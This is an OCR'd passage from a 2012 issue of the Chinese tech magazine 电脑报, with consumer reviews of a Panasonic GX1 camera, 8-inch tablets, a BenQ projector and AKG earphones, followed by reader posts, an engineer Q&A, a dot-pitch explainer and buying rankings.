对于松下 GF 系列,电脑报去年就做过评测和对比,最不理想的是在高感的控制上,理想效果仅在 ISO 400 以内。这次 GX1 在高感上有不小提升,我在拍摄了多组照片后发现,ISO 800 左右噪点是比较少的,画面很纯净。而光线条件比较好的环境,即使 ISO 达到 1200,画面效果依然不错。能有这样的降噪能力,这在 M4/3 系统中已经非常让人满意了,也基本算是这一系统中画质最优秀的产品。

看来,松下宣称配备的"低噪点像素信号探测电路"、"低噪点信号增幅电路"和"消除噪点电路"技术,在降噪上还是起到了明显作用,与之前的 GF2 相比,噪点控制提升非常明显。而在对高反差的对象表现上,GX1 依然没有逃脱大多数数码相机都有的"紫边现象",但并不是很明显。逆光下更能明显感觉到画面的噪点,通过各种测试,我可以确定 GX1 的理想画面效果是在 ISO 800 以内,ISO 1200 以内可以接受,而超过 ISO 1600 噪点就比较明显了,这对 M4/3 系统来说,已经是很理想的了。

智能模式增加摄影乐趣

作为松下的一款旗舰产品,智能拍摄也是 GX1 的亮点之一。在该机的顶部可以看到专门增加了一个"iA"按键,这就是它的"高级智能自动"功能。按下"iA"键后,相机可以自动识别场景并自动切换到适合拍摄该场景的模式,拍摄者就可以通过这项功能来调整亮度、色调和虚化效果。它能让拍摄者在相机自动设置的基础上添加自己的创意,使拍出来的画面效果更具新颖独到之处。这个功能的增加对初学者来说非常实用,你不需要掌握多深的摄影基础,就能拍摄出不错的照片。

GX1 的智能功能还具备智能 HDR 滤镜模式,这种模式很好玩,它可以使相机在逆光或明暗差异极大的场合,针对拍摄对象的过明部分和过暗部分同时分别进行调节和修正,实现适当的对比度,使拍摄达到色调和谐自然的效果。在特色创意模式上,GX1 基本沿用 GF 系列的几种拍摄效果,如富有表现力、乡愁怀旧、玩具相机效果等 8 种拍摄模式,感觉上还是略微少了点,但运用得好,能让你的拍摄作品大大增加表现力。其中比较好玩的是微型画效果,可以使周边适度晕染,拍出立体布景一般的影像效果,该模式支持横拍,也可以竖拍,并且能调整晕染的宽度,但拍摄和存储时间较长。

工程师总结 | 周一

竞争力超强实力派

对于 M4/3 系统的微单来说,最让人担心的就是在高画质的表现上,本次测试中,GX1 虽说不是 100%让人满意,但相对之前的产品而言,提升还是非常明显的。加上 GX1 在扎实的做工和合理的按键设计上,给人良好的操控感,能让摄影者很快就找到拍摄的那种感觉。特别是对有摄影基础的朋友来说,很喜欢手动驾驭各种参数按键的设置,拿在手中有一种去创作的欲望。

另外,在高清视频拍摄上,GX1 还是比较不错的,可以录制 1920×1080(50i 录制、传感器输出 25 帧/秒),就是在实时追焦上显得有点慢。该机的电池续航能力可以达到 320 张左右,算是中上水平。总的来说,在 5000 元左右的微单产品中,GX1 各方面都算得上是一个实力派选手。唯一让人不爽的是,显示屏仍然是 46 万像素,对于一款旗舰产品而言,显然不搭调。

8英寸刚刚好

台电 P85 平板测试



只要你经常关注平板市场，就会发现各种尺寸的产品层出不穷，不过恰恰是8英寸的机型不太多。其实恰恰是这个尺寸，看网页、视频比较合适，4:3的比例也很便于携带。近期，台电就推出了一款1024×768像素的8英寸平板，搭载“视频之王”A10方案，用起来怎么样呢？

做工、屏幕很给力

外形设计上，P85延续了P75a的风格，机身采用特殊轻质合金打造，纤薄结实，机身背后经过磨砂处理，防滑防指纹，手感不错。不过P85的设计还是有些改变，比如没有设置菜单返回等虚拟按键，但接口依然采用了波浪形设计，这点和P75a一样。拿到P85，我就为它的屏幕显示效果感到满意，的确，该机采用了主流分辨率，双层玻璃面板工艺，在显示画质、精度和通透性方面都可圈可点。测试时打开一幅夜景，图片层次清晰显示，可视角度也很不错，值得肯定。

接口与按键设计太另类

P85的接口和按键设计有点剑走偏锋，尽管很丰富，比如HDMI接口一应俱全，但Home键却设置在机身顶端，而且菜单和返回键又分别拥有音量+、-的功能，空间是节省了，只是使用起来还是有些不便。另外，如果横屏握P85，左手就刚好把扬声器盖住，音量就会减小，就不能挪个地方吗？



P85上网速度很快，4:3的比例浏览网页很舒服



玩《愤怒的小鸟》这类主流游戏非常流畅，小鸟一飞冲天

与大型3D游戏无缘

P85采用了全志A10方案，它也被多家厂商所采用，像昂达、歌美等品牌都有相应的产品推出。A10和另一个国产芯片方案瑞芯微，在市场上口碑都不错。用Quadrant测试P85，它的总分达到了1655，表现还是很稳定的。实际测试高清视频《皇家赌场》、《东邪西毒》等码率超过20Mbps的1080P样片，播放十分流畅，性能绝对满足用户看片的需求。

但是游戏测试时，像《水果忍者》、《愤怒的小鸟》等2D游戏虽然运行流畅，触控灵敏，但大型的3D游戏，比如《极限3D摩托》，要么由于兼容性问题无法全屏显示，要么重力感应不太灵敏，看来想在P85上过把游戏瘾就没那么完美了。另外，该机上网功能优化比较到位，打开视频客户端缓冲几秒就可以观看在线大片，对于韩剧、美剧爱好者来说是不错的选择。

评测实验室 LAB

- 屏幕显示效果好
- 高清播放能力强
- 程序兼容性一般

基本参数

- 屏幕：8英寸 1024×768
- 方案：1GHz 全志A10
- 系统：Android 2.3
- 内存：1GB
- 电池：4000mAh
- 尺寸：201mm×153mm×12.6mm
- 重量：489g
- 参考价格：799元(8GB)

娱乐测试： 出色

《水果忍者》流畅
《疯狂卡丁车》流畅
1080P《皇家赌场》流畅
720P《飞屋历险记》流畅

工程师总结 | 周一 期待后续固件更完美

在P85的测试过程中，时尚的外形和养眼的屏幕让我感到喜悦，而且8英寸相对于9.7英寸的平板更易于携带，又比7英寸的产品看起来霸气，单看外形你会喜欢它的。不过相对于搭载瑞芯微芯片方案的产品，P85虽然高清和上网性能都比较强劲，但游戏兼容性却有待改善。我觉得很多厂商为了丰富自己的产品线，迅速推出了不同尺寸、规格的A10平板，这使得调试工作显得有些仓促，相信这些问题会在后续的固件中得到改善。

自带YAMAHA“音响”

蓝魔 W16 平板测试

现在很多消费者买平板不为别的，就是用来看大片，不管是高清电影还是在线视频。所以厂商在研发产品时，也为了这一需求进行了很多有针对性的设计。蓝魔近期推出的W16就搭载了YAMAHA功放和大功率扬声器，看电影的感觉是否会更爽呢？



设计考究 握持感佳

蓝魔W16的风格趋于商务，机身最薄处不足5mm，搭配棕色具有很浓的金属味儿。它外观设计方面最大的卖点在于PPA机身材质和金属拉丝工艺，PPA(Polyphthalamide，聚邻苯二甲酰胺)是一种加入了玻璃纤维的混合材质，可以使机身轻便又强硬，使W16整机做工明显上了一个档次。W16的8英寸屏幕分辨率为1024×768，采用纯平设计的双层钢化玻璃结构面板，在硬度方面表现不错，色彩还原度高，画面较为逼真。只不过它的亮度一般，且屏幕网格较为明显。

在屏幕四周以及机身背面还有雕刻斜纹，这在我评测过的产品中比较少见，它除了有装饰效果外，还能起到防滑作用，同时减少握持的局促感。机身正面的返回、主界面、菜单键和顶部的电源键等都做了抛光处理，手感很好，只是按下电源键到点亮屏幕的时间有些长。另外，W16配备的双摄像头位置都太靠近边角，不太利于视频聊天和拍照。



机身背面的拉丝工艺显得很高档，扬声器被设置在右下角



底部的HDMI、USB、DC、耳机接口布局合理，同时还能看见屏幕边缘的斜纹设计

高清无压力 外放音效牛

熟悉蓝魔平板的人都知道，它最常用的就是晶晨的芯片方案，而W16搭载的正是晶晨最新升级版AML8726-M3芯片，具体改变在于部分机型将处理器主频由800MHz提升到1GHz，RAM由DDR2换成了DDR3，支持1080P高清视频播放，接口也更为丰富。并且待机功耗更低，GPU则依然为Mali 400MP。

另外，W16官网销售版本为512MB RAM，售价999元，不过我们拿到的评测机是1GB RAM版本。我首先测试了W16的视频播放性能，果然不失所望，参加测试的视频文件都能流畅播放，而且视频硬解能力强悍，几乎所有格式都能无压力播放。W16自带的媒体播放器功能完善，支持字幕和音轨的切换和断点播放，简单易用。值得一提的是，W16采用了YAMAHA功放和大功率扬声器，外放品质让人满意。

评测实验室 LAB

- 扬声器音效出色
- 在线视频播放流畅
- 屏幕网格线较明显

基本参数

- 系统：Android 4.0
- 方案：晶晨 AML8726-M3
- 内存：512MB
- 电池：4200mAh
- 屏幕：8英寸 1024×768
- 参考价格：999元(8GB)

测试数据

- Quadrant 总分：1038
- CPU：2466
- Memory：1460
- I/O：583
- 2D：179
- 3D：502

视频性能： 出色

《失恋33天》MP4/720P/6Mbps 流畅
《铁甲钢拳》RMVB/720P/15Mbps 流畅
《猩球崛起》AVI/1080P/20Mbps 流畅

游戏性能： 一般

《跑跑卡丁车》流畅
《实况足球2012》流畅
《都市赛车5》掉帧

工程师总结 | 周一 很精致的国产平板

从蓝魔W16身上，我看到了国产平板的做工一直在进步，同时开始注重工业设计。现在，做工扎实、用料考究这些形容词，也能用到国产平板上了。此外，W16在1024×768分辨率的支持下，观看视频体验非常不错，而且自带的播放器兼容性强，几乎可以通杀各种视频格式。还有内置的YAMAHA功放芯片，使得音效加分不少。硬件配置方面虽谈不上高端，但如果你需要的是一款外观时尚、视听娱乐体验良好的平板，蓝魔W16是个好选择。

责编 | 周一 美编 | 黄莹 组版 | 况中银 责校 | 杨志刚

职场玩乐都在行

明基 GP2 投影机评测

大屏液晶电视的普及压缩了一部分投影机市场，所以很多厂商都开始求新求变，便携式投影机就是其中之一。我们以前看到的产品主要针对商务市场，功能相对单一，通用性也比较差，而我本期测试的明基GP2虽然也主要针对商务人士，但无论通用性还是娱乐性都有所增强，职场夜场都Hold得住。



GP2 支持苹果设备，并且可以外接移动电源，通用性比较强

接口丰富、通用性强
触控板夜间操作方便

亮度稍微偏低

基本参数
- 投影技术：DLP
- 亮度：200ANSI 流明
- 对比度：2400:1
- 分辨率：1280×800
- 功率：25W
- 投影尺寸：20～160 英寸
- 尺寸：140.3mm×52.5mm×129.8mm（不带电池）
- 重量：0.56kg
- 参考价格：5999 元



实际投影效果实拍，应该说便携式投影机对墙直投能达到这种效果，已经很不错了

小家伙中的大个子

最近，我测试了好几款便携式投影机，明基 GP2 应该说是比较 Man 的一款。好在它兼容性相对较强，配备了 Mini HDMI、CVBS 音视频、3.5mm 音频等多种接口，并且支持 SD 和 USB 存储设备的脱机直投。另外，苹果“病毒”已经感染到了投影机市场，现在很多品牌都专为旗下的产品配备了苹果专用接口，明基也不例外。GP2 的苹果接口采用内凹式设计，可以支持 iPhone、iPod、iTouch 系列。

商务、游戏都 OK

在我测试过的便携式投影机中，GP2 算是按键比较多的，不过它的控制面板设计得非常简洁，只要手指轻轻一按，就可以进行页面操作。正常工作时，该机会散发出一缕淡淡的白色 LED 背光源，机身上的控制面板呈花瓣状环形分布，很容易找到触摸式按键操作的功能键。我觉得这个设计非常实用，因为使用投影机的环境大都比较昏暗，这有助于用户在低光照时操作机器。

大家都知道，很多便携式投影机都采用了定焦镜头，GP2 的镜头使用了 RGB LED 光源，最高亮度可达 200ANSI 流明，并拥有 2400:1 的对比度和长达 3 万小时的使用寿命。该机的投影尺寸为 20～160 英寸，在 1 米的距离能投影出 44 英寸的画面，性能在微型投影机中应该说相当出色。所以 3 月下旬编辑部春游时，我才带上了 GP2 和 PS3，在房间里来了一场足球比赛。

效果方面，编辑们既然愿意背着 GP2 和 PS3 出去春游，大家应该能猜到该机的投射效果还可以吧！没错，其实《FIFA 12》对于显示效果的质量要求是很高的，在整个游戏测试过程中，GP2 的总体表现很好，毕竟它是一款只有 200ANSI 流明的便携式投影机，能有这样的画质，已经基本能满足游戏需要，更别说商务演示了。而且，它还自带了扬声器，这个功能极其实用，可以甚任任何办公环境。

工程师总结 | 周一　商务投影机也有娱乐细胞

3 月下旬，编辑部每年例行的春游活动，当然免不了开开小会，喝喝小酒。借着这个机会，我把 GP2 和 PS3 背了出去顺便测试，一方面开会的时候可以放 PPT，另一方面，晚上好基友几个，也可以坐在一起玩 FIFA。回想起来，就在两三年前，编辑部出去开会也经常背投影机，但那都是大家伙，当然不会有人再想背什么 PS3 了。GP2 的表现满足了编辑部本次出行的需要，开会放 PPT 毫无压力，晚上玩 FIFA 只要灯关了，就算投墙也比一般的液晶电视来得快活。我相信这样的产品会逐渐成为商务采购的新宠儿，特别是每个公司年年都会有的远行、例会，就算是商务之旅，也可以娱乐一下，是吧！

HiFi 音响随身带

在这个世界上，越是难以琢磨、量化以分高低的IT产品水就越深，最具代表性的就是音响器材。近期抵达电脑报评测实验室的这款AKG K3003耳机就是该品牌的旗舰产品，官方售价高达12800元，它到底有什么神通可以卖到如此高价呢？



从官方解剖图来看，AKG K3003 采用了低音动圈单元和中高音动铁单元组合，而且中高音单元离耳朵更近，不会被低音覆盖

做工、用料上乘
移动设备也可以推
可更换高中低频滤网

耳套较大佩戴不够舒适

基本参数
- 结构：入耳式
- 灵敏度：125dB/SPL
- 阻抗：8Ω
- 频响范围：10Hz～30kHz
- 参考价格：12800 元



AKG K3003 提供了高中低音三种滤网，可供欣赏不同音乐和不同听音习惯的用户选择

动圈 + 动铁双单元

熟悉顶级耳机的读者都知道，诸如 UE、舒尔、Westone 等推出的专业定制耳机，都属于多动铁单元设计。优点在于体积小巧，且在小范围频响中可以获得比较优秀的 HiFi 效果，适合对体型要求较高的耳机系统。但缺点同样明显——频响范围不如动圈，高低频的延伸部分有着先天不足。

AKG K3003 同样采用了双单元设计，但它是动圈 + 动铁单元的组合，摒弃了老前辈 UE Super Fi 5.EB 的不足。AKG K3003 将动圈低音单元靠外放置，动铁中高音单元则放置在靠近导管出口，也就是更深入耳朵的位置。同时为了保证低频效果，它的导管设计得很粗，在佩戴时就给我带来了比较明显的不适感。

前端要求低 手机就能推

我所测试的这副 AKG K3003 经历了足够的煲机时间，已经完全开嗓，为了保证它能完全发挥实力，前端我选择了君子行星 CD 转盘机（RCA 输出）为音源，辅以 SPL Auditor 2910 耳放，测试音乐类型主要涉及流行、摇滚、古典等。配合动圈低频单元，AKG K3003 的低频表现在耳机中堪称卓越，不像动铁那样生硬，显得很自然又颇具弹性。但与某些擅长低频的 3000 元级头戴式耳机相比，量还是少了些，整体风格跟 AKG K701 类似，气势不算宏大但开阔度不错。

中频的人声表现是 AKG K3003 的一大亮点，男女声都不厚不薄恰到好处，细腻感十足，在听蔡琴的音乐时我心灵颇为震撼，因为它可是体积小巧的耳机啊！虽然 AKG 声称 K3003 是高中低三分频设计，但从内部单元剖面图来看，中高频发声单元是由同一导管输出的。而且比动圈低频单元设计得更靠内，事实证明这种设计是成功的。K3003 也并非十全十美，在低频表现出的声场纵深不足，在高频时也有出现，不过交代交响乐现场定位还是没问题。

工程师总结 | 周一　烧包族的便携性选择

诚然，AKG K3003 的音质已经达到了目前非定制耳机的顶级水准，三频表现都相当出色，而且在多种音乐风格之间能够游刃有余的风范也让我非常满意。更重要的是，作为一款耳机，它对前端的要求很低，手机也能听出完全不同的味道来。但考虑到它的价格非常昂贵，对于极其烧包的音频发烧友而言，AKG K3003 是一款值得收藏且足够便携的产品。为什么这么说？玩得起它的一定都是玩过头戴式耳机系统甚至音响系统的，在保证音质的同时，K3003 的便携性就是它最大的卖点。

责编 | 周一　美编 | 黄莹　组版 | 况中银　责校 | 杨志刚

晒机帮



阿拉蕾：天气最近异常得要命，我身边的人感冒发烧的一大把，刚刚把冬天的衣服束之高阁的我，勉强撑着里三层外三层的春装妄图熬过倒春寒，最终还是可耻地失败了，身体是败家晒机的本钱，同学们也要挺住啊！喜欢晒机的朋友们有神马要晒的要吐槽的 @我就是了，欢迎大家踊跃参与本版互动，联系方式有两种——邮箱：pcw_cpcwlab@vip.sina.com，或者 @ 电脑报谭菲菲：http://www.weibo.com/abao。

ID：拍拍就是我
性别：谜
属性：自恋狂

最爱小白



小白，我期待的小白，从拿到手时我就爱上了它！乳白色的全身，娇憨的样子，还有每一次带给我的惊喜！拿到之后，让所有程序都就位后我试拍了第一张，但是出来的是白色的，哈哈，吓死我了，结果后来才知道等像片出来之后还要等上一小会儿才出像的。但是第一张，我还是犯了一个错误，就是我对着电脑屏幕拍了，切记啊切记，对着反光的东西拍出来的照片会出现黑点噢。

而且我最喜欢的是，拍立得的快门是在镜头那一面的左手边，非常利于自拍！喜欢拿手机自拍的人都知道，手机的快门大部分都是在屏幕上，特别是触屏手机，有时候自拍的时候，手都抽筋了，还是没拍到……我的小白，轻轻一按，还不拍抖，比起几千块钱的数码相机，我还是爱死我的小白了，缺点嘛就是相纸有点贵，不过，这样才会在拍每张照片的时候，都仔仔细细，不忍心浪费，几百块钱就买到小白，实在是太划算了！

ID：阿Q君
最喜欢：吃饭
最讨厌：加班

iPhone 床头音箱闹钟



这个苹果专用音箱用了几天下来还是有些小感想。一方面听 FM 需要转换下电台才能定位，而且 iPhone 有时候会有干扰，放在床头时，睡觉会听见。然后机器的音量有点小，调到 6 挡的时候就有点儿明显了。虽然这些是没办法解决的问题，但是播放和充电方面的效果都是非常给力的，和 iPhone 的确是绝配。

至于机器本身的漆面手感一般，也不好清洁，闹钟功能有点繁琐，液晶屏能再大点就更好了，遥控器也比较迟钝。好在插口比较多，其实这个设计真不用，谁没事去掰电话啊?! 两百来块的价格稍高，个人觉得买这个也要见仁见智了。

ID：玲珑剔透
性别：女
爱好：劈马喂柴

毛茸茸耳机



这个耳机有多种颜色可选，格子的这款深得我心啊！说实话，谁能想过耳机还能有保暖的功能啊，还可以接手机打电话啊，一百多块钱一个耳机用遍所有产品有木有?!

使用下来我觉得可以插卡的功能很方便，可以直读 TF 卡存储的音乐文件，连接 MP3、MP4、平板都行，还能连着手机当手机耳机使用，连接线上有话筒，可以直接通话，非常强大啊。最方便的是一个按键就可以转换这些功能了，操作很方便。耳罩周边是毛毛的，冬天戴上也可以当暖耳罩，已经用了段日子了，很 NICE！就是清洗是个问题啊，里面的毛毛也很长，但不敢洗太猛啊……

产品大家评

Acer Timeline M3



■屏幕尺寸：15.6 英寸 1366x768
■CPU 型号：Intel 酷睿 i5 2467M(可选)
■CPU 主频：1.6GHz
■内存容量：4GB DDR3
■硬盘容量：SSD+5400 转 SATA
■显卡芯片：NVIDIA GeForce GT 640M
■操作系统：Windows 7 Home Basic 64bit(64 位家庭普通版)
■摄像头：130 万像素
■光驱类型：DVD 刻录机 支持 DVD
■无线网卡：支持 802.11b/g/n
■笔记本重量：2.25kg
■参考价格：6299 元

@ 我让子弹飞会儿：触摸板手感不佳。
@TYS：果然价格与外观不可兼得，宏碁是想一个模具做到死么？
@MAN：超极本卖到 3K 至 4K 指日可待，我更感谢神舟！！！
@ 萌大大：果然是超极本的时代啊 ~~
@ 楼晓辉：这是市面上首款独显超极本，15.6 英寸的大小更适合放在简洁的桌面上，可惜因为成本因素还是在用机械硬盘，不过宏碁的性价比那是肯定没得说！ 家中的老笔记本用了四年一次都没返修过，顶！

下期预告：最新一代的 AppleTV 最近开卖了，你认为怎样？ 快来参加讨论吧！ 参与方式详见本页顶部。

工程师问答

湖南 李骁腾：我在网上看到了一个很奇怪的评测，明明 HD6750 和 HD6770 只是高频版和低频版的关系，但是性能差距却非常大。请问这是怎么回事呀？

阿拉蕾：网站上的显卡评测，有时会为了凸显某款产品的测试成绩，而适当进行调整。最常见的，就是数据坐标不是 0，而是一个整数。这样一来，本来两款相近的显卡，就由于数据坐标的关系，而看起来相差很多了。另外也有可能是测试项目的问题，比如说《暗黑 3》这款游戏，HD6770 显卡的驱动就无法很完美地进行支持，所以性能反倒更差些，只有等待驱动更新后才能解决。

福建 张斌：在评测电源的时候，总是提到大风车概念。说是风扇的尺寸越大，风量就越大，噪音就越小，请问是这样的吗？

阿拉蕾：首先需要说明的是，这只是一个相对概念。在同档次的风扇对比中，如果风扇的尺寸越大，那么风量就会越大。而如果风量保持不变，那么大尺寸风扇转速就会降低，噪音就会变小。不过上述只是一个相对概念。本报的评测工程师，就曾遇到过“拖拉机”级别的 14cm 大风车电源。由于采用的不是温控风扇，所以这个“大风车”总是全速运转，噪音很大。

吉林 娄明：评测工程师在介绍安卓平板电脑时，总会提到安卓系统的版本，并说到不同版本的功能差异很大。请问一下，如何查看安卓平板电脑的系统版本？

阿拉蕾：这个问题操作很简单，在主屏点击 Menu 键，并依次选择“设置”→“关于手机”，便可以看到手机的固件版本。如果是自制的固件版本，可能在版本号上有些乱。不过通常情况下，还是很容易看懂的。

浙江 姜大可：前几期看到读者询问无线 AP 的问题，我的乐 Phone 也刚好有这个功能，可是评测工程师当时只介绍了如何节省流量，却并未介绍如何加密，望详解！



阿拉蕾：如果是乐 Phone 手机，那么开启无线 AP 功能之后，进入“设置”界面，在这里有一个选项叫做“自定义用户名和密码”，按照提示进行操作即可。这样一来，便可避免“蹭网一族”的侵害。另外这个界面还有一个非常有用的菜单选项叫做“文件共享”，开启这一功能之后，即可实现乐 Phone 与电脑之间的文件共享了。完全免去了用线的烦恼，操作上也非常的简单明了。

评测小百科

阿拉蕾：叮叮叮，现在是上课时间了！各位同学在使用不同液晶显示器的时候，是不是发现字体大小有所不同呀？实际上，这是由于 Windows 系统设置和显示器点距共同作用所造成的。那么，显示器的“点距”到底是什么呢？菜鸟读者这时可能已经“蒙圈”了。不用担心，今天的课程我们就来讲讲“点距”这个概念。

字体大小究竟与谁有关？

理论上来说，液晶显示器只拥有一个最佳分辨率，在其他分辨率下会出现显示效果严重下降的问题。比如在未对字体和图标进行放大调整前，17 英寸液晶在最佳分辨率下所呈现的就是令人难以忍受的超小“蚂蚁字体”。而如果将显示分辨率调整至并不是“最佳”的 1024×768，字体虽然可以变大，但是显示效果却会变得模糊起来，字体边缘甚至还会出现毛刺现象。而相对来说，同样是 1280×1024 分辨率的 19 英寸显示器，Windows 系统默认下的字体则要大上很多。所以说，很多电脑用户都有一个观点，认为字体大小与显示器的分辨率有关。

虽然字体的大小表面上与分辨率有着密切关系，而准确地说是与点距这个概念有关。在这里，我们还要先了解点距这个概念。所谓点距，其实就是指液晶面板两个像素点中心之间的距离。而这个点距，其实是与分辨率有着很直接的关系。举个例子来说，分辨率为 1280×1024 的 19 英寸普屏液晶就拥有了 1280×1024 个像素点。如果电脑用户按照这个分辨率来设置的话，那么就可以实现点对点显示。此时的图像最为清晰锐利，效果也是最好的。如果以非推荐分辨率显示图像的话，那么显示器就做不到点对点显示，显示图像的锐利度和清晰度都会出现衰减。

也就是说，表面上来看，字体大小与分辨率有关，但实质上，字体大小是与点距有关的。如果点距越大，那么分辨率就会越小，所显示的字体就会越大。所以中老年用户或视力偏弱的年轻人在选购时，一定要选择点距偏大的显示器，这样才会为视力提供更好的保护。


责编 | 谭菲菲 美编 | 黄莹 组版 | 赵久娟 责校 | 杨军

Best buy

Best buy 的上榜产品，都属于市场热点，经过评测中心所有编辑投票选出。今年计划引入读者投票机制，有兴趣的读者可多关注今年《电脑报》本栏目。

最火7英寸口袋平板





安兔兔跑分只有2138，很显然新系统对硬件的优化还不够好



外壳接缝严密，接口非常全面

TOP1
蓝魔W19
699元

TOP2
昂达VI10精英版
499元

TOP3
台电P75a
499元

TOP4
原道 N12豪华版
489元

TOP5
酷比魔方K8GT
499元

编辑 周一：乔布斯固执地认为平板电脑只有配备9.7英寸及以上的屏幕，才具有出色的操控和视觉体验，所以iPad从第一代到第三代，屏幕尺寸都没有变化。然而并不是所有用户都认可他的观点，尤其是那些喜欢把平板电脑随身携带的用户，他们觉得7英寸才是黄金尺寸，性能和便携都比较平衡。

蓝魔W19最近能火，正是抓住这一点，不仅很好地控制了机身体积和重量，而且在设计上没有随大流。面对外形设计的千篇一律，蓝魔W19动了一番脑筋，边框采用PPA玻璃纤维材质，强度超过镁铝合金，重量更轻，机身厚度9.7mm，比普通7英寸平板薄。由于配备的是16:9屏幕，所以身材修长，可以装在小挎包里，甚至外套口袋中。屏幕是它的一大卖点，分辨率达到1024×600，画面精细度不容置疑，亮度够高，但可视角度不如IPS屏。榜单上的台电P75a也是近期上市的7英寸新机，搭载了目前上升势头非常强劲的全志A10方案，所以视频播放能力极强，适合那些喜欢把平板当成高清MP4使用的消费者，播放任何格式、码率的视频都没有压力。只是该机游戏性能一般，所以玩玩休闲游戏没问题，3D游戏就无缘了。

可以看到原道N12虽不是新机，但依然登上了榜单，可见这一机型是非常受消费者欢迎的。尽管导航和3G版也已经上市，不过豪华版的性价比无疑是最高的，489元的价格也几乎是7英寸机型中最低的。

大家都知道，4月是新机集中上市的时间段，在众多国际品牌纷纷发布7英寸产品的档期，国产平板却牢牢地占据了榜单前五位，可见国产机型已经得到了消费者的认可。如果今后能在价格战之余，进一步提升做工与普遍偏弱的屏幕配置，相信会有更出色的市场表现。

最让12.1英寸悲催的 11.6英寸便携本



TOP1
华硕 U24GI235E 4199元

TOP2
ThinkPad E120-30435UC
4699元

TOP3
宏碁 AO722-C6Ckk 1999元

TOP4
微星 U270-269XCN 2199元

TOP5
七喜 P11-T101R 1699元

编辑 胡进：不知从何时开始，12.1英寸机型在便携本市场竟然彻底失宠了。各大厂商几乎都将注意力集中在11.6英寸机型身上，不但可选种类更多，而且产品可谓物美价廉。

华硕U24GI235E这款笔记本，不但采用了11.6英寸小巧设计，而且还采用了标准电压的酷睿i3-2350M处理器，不过这也就决定了该机不适合长时间使用，发热量不算小，而且整体性能略显平庸。外观上则采用了极富光泽质感的镁铝合金拉丝上盖，整机光洁利落。而ThinkPad E120采用了超低电压处理器，性能比华硕U24弱一点，但由于出身商务系列，在耐用性和品牌属性上更适合白领人士使用。榜单上排名3~5位的均为大尺寸上网本，性能相对较弱，更适合随身办公使用。

最适合蜗居的 TV功能显示器



TOP1
AOC V27t 1730元

TOP2
飞利浦 220TS2LB 1199元

TOP3
LG M237WAP 1399元

TOP4
长城 V2431 1259元

TOP5
清华同方 TDY21E81CG
1199元

编辑 王宇：眼瞅着又将有一批应届毕业生加入到“蜗居”行列。对于他们来说，无论是单买显示器还是单买电视，都不如买一个带TV功能的显示器最实惠！

AOC V27t采用了27英寸大尺寸液晶面板，售价仅为1730元，比很多26英寸液晶电视还要便宜。这款显示器最薄处仅2.5cm，是目前市面上最轻薄的27英寸显示器，它内置了TV功能、遥控器以及内置音箱。而60000:1动态对比度、3ms灰阶响应时间、300ANSI流明亮度、160度/170度可视角度，则让其性能表现十分出色。由于这款TV液晶具备了HDMI、VGA、色差、S端子、AV、TV等视频接口，因此还可很好地兼容各种型号的数字电视机顶盒和游戏主机。不过没有DVI接口是一个硬伤。飞利浦220TS2LB也是一款双用的产品，不过电视效果一般，但胜在牌子够大，接口也算丰富，适合要求不高的用户。

最自由的音乐 2.4GHz无线耳机



TOP1
雷柏 H7300 139元

TOP2
魅格PC301 89元

TOP3
宾果 B611 129元

TOP4
罗技H600 269元

TOP5
创新魔兽世界 999元

编辑 谭菲菲：许多人买耳机除了听音乐，还追求方便，不被绳拴着，因此更青睐无线耳机。不过在这里要特别说明的是，2.4GHz无线耳机才是最佳选择。至于仍然死而不僵的FM调频耳机，没有多大购买价值。

雷柏H7300这款2.4GHz无线耳机，有5色可选，绝对满足潮男潮女的不同审美需求。内置高效的锂电池，仅需充电3小时，即可享受6小时的音乐。不过这款耳机的音效就马马虎虎了，而且无线有效距离相对较短。魅格PC301的价格最便宜，但没有配送锂电池。榜单中另一款吸引人的就是创新魔兽世界了，这是一款《魔兽世界》定制无线耳机，外观很酷炫，音效更适合游戏而不是听音乐，当然，价格也是比较高的。

最全面视觉冲击 DP接口显卡



TOP1
双敏火旋风 2 HD6770DD R5V1024 白金版 549元

TOP2
镭风 HD6570 HM1024M D5
449元

TOP3
盈通R6790-1024GD5极速版
699元

TOP4
铭瑄HD6850巨无霸 849元

TOP5
迪兰恒进 HD6930 恒金 1G
1299元

编辑 王诚：时至今日，HD6000系列显卡已经全面上市，多屏显卡的售价也更平易近人。

双敏火旋风2HD6770DDR 5V1024白金版这款显卡几乎是市场上最廉价的多屏显卡，甚至要比很多配备了DP接口的HD6750显卡还要便宜。强悍的双风扇设计，即便是夏日里也可轻松应对高负载的多屏输出任务。DP+HDMI+DVI+VGA的视频接口设计，最多可以实现三屏输出。不但采用了GDDR5高速显存，而且出厂频率高达775MHz/4000MHz，性价比相当了得。

当然，盈通R6790-1024GD5极速版和铭瑄HD6850巨无霸是性能更高的选择，它们的特点也是性价比，非洋牌子不选的朋友可以绕行。

最内敛潜望式 镜头相机



TOP1
富士 Z91 499元

TOP2
索尼 DSC-J10 758元

TOP3
通用 G3WP 699元

TOP4
爱国者 DC-T3 1799元

TOP5
尼康 AW100s 2199元

编辑 周一：现如今，你要是拿着个卡片机，都不好意思跟人打招呼。既然拿着卡片机已经很内敛了，不如内敛到底吧！

富士Z91采用了潜望式镜头设计，而且还采用了滑盖式的开关和触控屏操作，玩起来颇为拉风，同时机身非常轻薄，便携性表现出色。但该机的成像效果相对一般，尤其是在光照条件不太理想的情况下，噪点比较明显，但考虑到其不到500元的价格，这些缺点也算可以理解了。不过说到外观，索尼DSC-J10也同样有多色外壳可选，同时还内置了4GB闪存，只是电池同样内置就不太方便了。而排行榜上的爱国者DC-T3是一款三防相机，耐用性很高，但其他方面就相对普通了。

C笔记本整机

2012年4月9日 第14期
C01~C12版
投稿信箱:pcw-pc@vip.sina.com
热线:(023)63658800
传真:(023)63658889
电脑报客户端下载:http://icpcw.mobi
主编:徐远志 主笔:黎 坤 美编:毛代洪

>C02 苹果与中国不得不说的事儿
>C03 戴尔超极本XPS 13消费者报告
>C12 软硬兼施——本本处理器超频

尴尬的“半代本”

@电脑报 黎坤

春天,本应是万物复苏的好时光,但对于笔记本电脑领域而言却很难用“复苏”来形容,或许“惨不忍睹”更准确一些——各大媒体大肆报道的英特尔IVY Bridge处理器中Core i3只有一款,而且还是超低电压版,更夸张的是还要等到第三季度!炒得火热异常的NVIDIA GeForce 600M系列也是开普勒、费米甚至两者杂糅的一片混乱!而AMD Radeon HD 7000M南方群岛系列又迟迟不见踪迹……面对这种情况,笔记本市场也迎来了前所未有的新气象——“半代本时期”。

悲剧:IVY Bridge 主流处理器请等 Q3

目前已知移动版 IVY Bridge 处理器参数表

